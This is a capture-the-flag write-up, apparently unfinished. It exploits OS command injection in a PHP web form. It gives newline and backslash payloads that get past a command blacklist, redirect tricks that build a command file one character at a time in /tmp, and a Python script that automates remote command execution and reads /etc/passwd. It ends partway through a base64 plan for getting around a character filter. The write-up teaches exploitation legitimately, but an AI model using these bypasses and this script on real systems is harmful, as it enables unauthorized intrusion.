🚩 BKSEC - Parrot-revenge
Executive Summary
- URL:
http://103.77.175.40:11121 - OS: Linux 6.8.0-71-generic
- Key Technique: Fuzzing the input reveals a OS command injection vulnerability, then create a python script, and leverage the
base64andsedcommands in the server to achieve RCE. - Status:
In Progress
Reconnaissance
Web Enumeration
The URL leads to a website that has an input field.

Upon reading the source code, inputting into the field will send a POST request with a parameter called word to itself

Fuzzing the field with special characters (since the last Parrot challenges always starts with fuzzing them) it revealed that the server only accept these special characters: \, /, -, +, , < and >.
However, these special character behave differently. While / and - will be reflected normally, \ will be stripped off from the string when it is reflected back (hel\lo -> hello); will returned nothing when injected alone (I could not highlight return field) but it was reflected normally when being put between two 2 characters (a b -> a b); + behaved the same as but in a literal sense, meaning it will be changed to a when being reflected back (2+2 -> 2 2).
The input field also blocked certain command like ls, but other command like id or whoami was reflected back, so I’m certain that the backend was blacklisting commands, meaning there are ways we can bypass this.
I spend some more time testing and got that the input also only receive input that is less than 12 characters long.
OS Command Injection
Firing up BurpSuite and starts testing commands. I tried URL encodings and double URLencodings to bypass the blacklist but it did not worked.


However, this means that the backend check the length of the input after URL encode them (since URL encoding of the same string still passed). This means I can input a lot more different types of characters than I initially thought. The prementioned special characters after being URL encodes still behaves the same way.

I play around the \ a bit more since in Linux, \ is the escape character. If the command is echo $input then \ will be treated as such. This theory can explain the its behavior when being stripped off when being in between 2 characters. So I test the payload hell\\o:

I immediately try with the +:

The results tells me that the \ escaped the + but it was somehow still treated as a . Maybe in the background there is a filter that completely filtered the + sign from the input and replace it with a , the \ then escape the . I tried around some payload to figure out a way to slip my + in but I decided to move on with what I have at hand and leave the + problem for now.
As for the > and < I think the reason it was not returned is because in Linux they are called Input Redirection, therefore when I input them into the echo command, they were not printed. If I add a \ before them they will be printed.

Now that I understand the way each of the special character I have at hand works, I starts crafting the payloads.
Theory:
The backend was using PHP version 8.0.30, so maybe it used the exec() function to executes commands. The backend may have something like this:
# Decode URL encodings
# Replace `+` with ` `
# Filter commands and special chars
$cmd = "echo " . $filtered_input
exec($cmd, $output)
If this is the case, since I cannot use ;, |, && to interrupt the echo command, I can use the newline character \n to do so since URL encodings allow me to do that.
1. Bypass the Command Filter
Payload 1: %0Aid

It worked beautifully, so now I can partly bypass the filter. Now I need to enumerate the system, and I have to keep my payload under 12 characters.
Strictly following the theory, I can inject commands if I add a \ between its characters (like l\s) if the filter does not escape its characters first, I can pass through, and execute command since in Linux l\s is treated the same as ls as a command on a separate line.
Payload 2: %0Al\s

Now I can see the files, however, I can not read them without using a . or a *, furthermore, the length of the file is too long. index.php has 9 characters, plus 1 newline character at the beginning of the payload gives me 10, there is no way I can add a command and a space with only 2 characters left. I also can not use a wildcard like * to reduce the name of the file, either.
I look around the server with the ls command a bit more
Payload 3: %0Al\s+-la+/

I can see the first flag right there in the /flagnyQJe file, it does not have any . so I should be able to extract it only if I can bypass the 12-character filter.
2. Bypass the Length Filter
Using ls -la and ls -la / I can see that there are 2 folders I can write in that is the /tmp folder and the ./images folder. I decide to look into the /tmp folder. Only to find junk files from other participants.

I check other folder that has short names /usr, /var, home, mnt, opt but most of them are completely clean with no files, some other folders hold nested folders that I just cannot read because of the length filter, the most valuable folder is /bin, since it normally in PATH so I should be able to know some of the command that the server has:
Payload 4: %0Al\s+/bin

After testing some more, I reached a conclusion that I cannot bypass the 12-character filter with only 1 request, I need to find a way to pass my command with multiple requests. To do so I need to store the fragments of my command somewhere then use the sh command to execute it.
In Linux, \ is also treated as a Line Continuation, if I have a file that is like:
c\
a\
t\
 \
/\
f\
l\
a\
g\
I can definitely cat the flag without triggering the filter since all of the characters are injected individually and the special characters used are not the blocked ones.
Utilizing the underlying echo command that might already be in the codebase, I can create a file in /tmp.
Payload 5: b\\>/tmp/k


The payload will combine with echo to be echo b\\>/tmp/k this will override the /tmp/k or create a new one if it does not exist without having to create one with a touch command.
Repeat the payload many times and execute the file using %0As\h+/tmp/k
f\\>/tmp/k
l\\>>/tmp/k
a\\>>/tmp/k
g\\>>/tmp/k
\+\\>>/tmp/k
/\\>>/tmp/k
F\\>>/tmp/k
l\\>>/tmp/k
a\\>>/tmp/k
n\\>>/tmp/k
y\\>>/tmp/k
Q\\>>/tmp/k
J\\>>/tmp/k
e\\>>/tmp/k
Remote Code Execution
1. Automate the process
Using the trick above, I can execute many commands, however, the longer the commands the more time-consuming it gets so I need a script to automate the request sending and result extracting for me.
import requests
import time
from bs4 import BeautifulSoup

URL = "http://103.77.175.40:11121/"

def send_raw_payload(payload):
    # Sending the raw string body so requests doesn't mess with backslashes or %0A
    body = "word=" + payload
    headers = {'Content-Type': 'application/x-www-form-urlencoded'}
    print(f"[*] Sending: {payload}")
    try:
        response = requests.post(URL, data=body, headers=headers, timeout=5)
        return response.text
    except requests.exceptions.Timeout:
        return "[!] Request timed out"

def build_file(filepath, content):
    print(f"\n[+] Building {filepath}...")
    for i, char in enumerate(content):
        is_first = (i == 0)
        redirect = ">" if is_first else ">>"

        # Escape characters
        if char == ' ':
            base = r'\+'
        elif char == '+':
            base = '%2B'
        elif char == '>':
            base = r'\>'
        elif char == '<':
            base = r'\<'
        else:
            base = char

        # \\\\ because Python also uses \ as escape character
        payload = f"{base}\\\\{redirect}{filepath}"
        send_raw_payload(payload)
        time.sleep(0.3)

def execute_payload(cmd):
    print(f"[+] Command: {cmd}")
    build_file("/tmp/k", cmd)

    result = send_raw_payload(r"%0As\h+/tmp/k")
    print("\n" + "="*50)
    print("[+] SERVER RESPONSE:")
    start_tag = '<main class="form-signin w-50 m-auto">'
    end_tag = '<form method="POST">'
    start_idx = result.find(start_tag)
    end_idx = result.rfind(end_tag)
    if start_idx != -1 and end_idx != -1 and start_idx < end_idx:
        extracted_text = result[start_idx + len(start_tag) : end_idx]
        clean_text = extracted_text.replace('<br>', '\n').replace('<br/>', '\n').replace('<br />', '\n')
        print(clean_text.strip())
    else:
        print("[!] Target boundaries not found! Printing raw output:\n")
        print(result)
    print("="*50)

if __name__ == "__main__":
    target_command = "ls -la"
    execute_payload(target_command)
With this code, I can quickly do more enumeration like cat /etc/passwd, env, etc.
[+] Command: cat /etc/passwd
==================================================
[+] SERVER RESPONSE:
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
==================================================
However, to truly achieve RCE I need to completely bypass the special characters filter.
2. Bypass the Special Characters Filter
Thought Process
In order to completely bypass the special character starts I considering obfuscation. Instead of sending the raw * I can choose to send its encoding that does not contain the forbidden characters like hexadecimal encoding \x2a or octal encoding \052. I can encode special characters with their encoding and send the command the contains the special character to a printf command in decoder file /tmp/d file, when I execute the decoder, printf will print the command that contains the encoded characters to another file /tmp/k, I can then execute the /tmp/k to achieve RCE.

However, this trick has a problem that is every time I inject an octal or hexadecimal encoding I have to add a \\\ line to /tmp/d the shortest payload to do so is \\\\\\>>/tmp/d has a length that is greater than 12, this making the injection impossible.
I decide to change to base64 encoding, I have to address a problem that is the encoding uses + signs that I don’t really understand how the filter work with it.
To resolve this problem, I come up with a plan:
- The command will be base64 encoded completely (so that I can reduce the complexity of the decoder script)
- Any
+will be replaced with-(to bypass the+stripping) - The modified string will be placed inside an
echocommand that will be sent to/tmp/pthe server (echo {modified_b64_string} > /tmp/b) - Executing
/tmp/pwill print the modified base64 string to/tmp/b, a swapper in/tmp/sthat I will have injected beforehand will swap all-with+and save the result to/tmp/c - A decoder in
/tmp/dthat I will also have injected beforehand will decode the base64 string in/tmp/cand save the result to/tmp/k
